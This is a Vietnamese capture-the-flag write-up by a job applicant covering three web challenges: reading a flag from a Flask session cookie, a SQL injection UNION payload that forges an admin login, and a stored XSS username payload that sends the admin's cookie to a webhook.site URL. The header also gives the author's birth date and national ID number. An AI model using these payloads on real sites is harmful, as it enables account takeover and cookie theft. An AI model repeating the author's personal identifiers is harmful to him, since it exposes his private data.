

Writeup Redteam CTF VCS Passport 2024

Người trình bày: Dương Quang Hào

Ngày sinh: 05/10/2004

CCCD: 035204002293

Vị trí ứng tuyển: Pentest/Redteam

Vì trong lúc thi do vội vã, nên em quên chưa chụp màn hình các bước làm. Tuy nhiên em đã lưu lại flag và xin phép được demo bằng local.

Các bài em đã tự chỉnh bản thân làm được. Nếu anh chị tìm được 1 điều sai trái trong bài viết này, em sẽ xin chịu trách nhiệm trước pháp luật.

Bài Web01-Flag1

Khi bấm vào link, em thấy giao diện như sau:




Sau đó em đọc source code thấy route /freeflag như sau:

```

45
46 @app.route("/freeflag")
47 def index():
48     segcret = request.args.get("segcret", None)
49
50     if segcret is None:
51         return "Please provide a secret key!"
52
53     session["flag"] = FLAG1
54     if segcret == app.config["SECRET_KEY"]:
55         return session["flag"]
56     else:
57         return "Incorrect secret key!"
58
59


```

Em phát hiện nếu ta chỉ cần cung cấp argument là segcret, thì bất kể là segcret đó đúng hay sai thì vẫn đều được gắn vào session["flag"]



Incorrect secret key!

Sau đó em thấy server trả về session như hình



Ngay sau đó em nghĩ ngay đến đây có thể là jwt. Em vào trang jwt.io check:

Encoded PASTE A TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

```

eyJmbGFnIjoivKNTe1d1YjAxLUZsYWcxLTY4MGM
zN2NjLTYxNDctNGQwOC04YzExLTI5YzkxYjJhNT
BiZn0ifQ.Z20PYg.C0M87n9kxRGk0Y-
6HWMB3FFZDGI

```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "flag": "VCS{Web01-Flag1-680c37cc-6147-4d08-8c11-29c91b2a50bf}"
}
```

PAYLOAD: DATA <https://jwt.io>

"gm\u000fb"

VERIFY SIGNATURE

HMACSHA256(

Encoded PASTE A TOKEN HERE

=> Tìm được flag bài Web01: VCS{Web01-Flag1-680c37cc-6147-4d08-8c11-29c91b2a50bf}

Bài Web01-Flag2

Sau khi đọc source code, em thấy chỉ lấy được Flag02 trong trường hợp login với admin

```

79
80 @app.route("/admin")
81 def admin():
82     if session.get("username") != "admin":
83         return "You are not admin!", 403
84
85     return f"Welcome admin! Here is your flag: {FLAG2}"
86
87

```

Trước tiên thì tìm hiểu xem cơ chế mà server xử lý login như nào:

```

59
60 @app.route("/login")
61 def login():
62     username = request.args.get("username", None)
63     password = request.args.get("password", None)
64     if username is None or password is None:
65         return "Please provide username and password!"
66
67     user = db.get_user(username)
68     if user is None:
69         return "User not found", 403
70
71     hashed_password = hashlib.md5(password.encode()).hexdigest()
72     if user[1] == hashed_password:
73         session["username"] = user[0]
74         return "Login successful!"
75     else:
76         return "Incorrect password!", 403
77
78

```

```

def get_user(username: str):
    conn = sqlite3.connect("database.db")
    c = conn.cursor()
    print("username: " + username)
    c.execute(f"SELECT * FROM users WHERE username='{username}'")
    res = c.fetchone()
    conn.close()
    return res

```

Hàm execute đã trực tiếp nối input của người dùng (username) vào trực tiếp câu lệnh SQL => SQL Injection

Server kiểm tra trước xem có tồn tại username không, nếu có thì lấy password đã được hash md5 (lưu trữ) trong database, và lấy password người dùng nhập, hash md5 password đó => Kiểm tra xem 2 hash trùng nhau không => Trùng thì đăng nhập thành công.

Em hoàn toàn có thể tận dụng lỗi SQL Injection trên, union select 1 tài khoản admin và 1 mật khẩu đã được mã hóa md5

MD5 Hash Generator

Related

• [Sha1 H](#)

Use this generator to create an MD5 hash of a string:

123

Generate →

Your String	123
MD5 Hash	202cb962ac59075b964b07152d234b70 <button>Copy</button>
SHA1 Hash	40bd001563085fc35165329ea1ff5c5ecbdbbeef <button>Copy</button>

This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into MySQL, Postnress or other databases. PHP programmers, ASP programmers and anyone developing on

Đọc source => Sử dụng SQLite3


Sau đó vào Burp Suite, em chỉnh giá trị username như sau:

abc") UNION SELECT 'admin', '202cb962ac59075b964b07152d234b70' --

Password cung cấp: 123

Mục đích: Để cho password: 123 khi được hash md5 sẽ trùng với 202cb962ac59075b964b07152d234b70

Ở đây em để phần đầu username là abc, để server không tìm thấy user có username là abc thì user phía sau được lấy => Fake được user admin




Sau đó nhận được session mà server trả về

Vào route /admin để lấy FLAG2:


Flag: VCS{Web01-Flag2-1ccb9abe-32ff-4d58-bbdb-7f8d027fdf85}

Bài này lúc cuối bỏ điều kiện check độ dài username thì em mới làm được, chứ vẫn check username nhỏ hơn 25,26 thì em không biết làm cách khác ạ.



Welcome admin! Here is your flag: VCS{Web01-Flag2-1ccb9abe-32ff-4d58-bbdb-7f8d027fdf85}

Bài Web06



Login Page

Username:

Password:

Login

[Don't have an account? Register](#)

Khi đọc source em đề ý 2 hàm dưới:

```

84
85 @app.route('/profile/update', methods=['POST'])
86 def update_profile():
87     if 'username' not in session:
88         return redirect(url_for('login'))
89
90     username = session['username']
91
92     email = filter_xss(request.form['email'])
93     bio = filter_xss(request.form['bio'])
94     update_user(username, email, bio)
95
96     return redirect(url_for('home'))
97
98
99 # Working on it
00 @app.route('/report_profile/<reported_user_id>', methods=['GET', 'POST'])
01 def report_profile_view(reported_user_id):
02     url=f"http://127.0.0.1:8082/visit/{reported_user_id}"
03     get(url)
04     return redirect("https://youtu.be/xvFZjo5PgG0")
05
06

```

Check tiếp hàm register

```

45
46 @app.route('/register', methods=['GET', 'POST'])
47 def register():
48     if request.method == 'POST':
49         username = request.form['username']
50         password = request.form['password']
51         confirm_password = request.form['confirm_password']
52
53         if password != confirm_password:
54             return 'Passwords do not match.'
55
56         existing_user = get_user(username)
57         if existing_user:
58             return 'Username already exists. Please choose a different one.'
59
60         hashed_password = generate_password_hash(password)
61         user_id = str(uuid4())
62         insert_user(username, hashed_password, user_id)
63
64         return redirect(url_for('login'))
65
66     return render_template('register.html')
67


```

Nhận thấy email và bio đã bị filter XSS. Còn username được lấy từ session["username"]. Mà username trong hàm register lấy trực tiếp từ người dùng => username là **untrusted data**

Em thấy có hàm report profile => khả năng được gửi lên để admin xem
=> sẽ ra sao nếu em report 1 nick có username với payload xss để cướp cookie admin khi xem

Đầu tiên em tạo 1 user có username:

```
<script>fetch('https://webhook.site/d15deb00-b0fb-43ad-a288-480ba00c2c37?cookie=${document.cookie}')</script>
```



Register

Username:

Password:

Confirm Password:

[Already have an account? Login](#)

Sau đó em tạo user khác, mục đích để lấy nick này report nick trên

Register

Username:

Password:


Confirm Password:

[Already have an account? Login](#)


Sau đó truy cập profile của nick có username à payload trên:

<http://localhost:9006/profile/3ab3a9de-3571-48a4-bb01-257486e69f3a>

Bấm report



Sau đó ra webhook check:



*ảnh này em lấy lại ảnh lúc sáng nay thì em làm được, do link webhook vẫn còn

Flag: VCS{web06-2f29cec6-b8ea-4126-a2cd-a213bb332150}

Cảm ơn anh chị đã xem bài write up của em!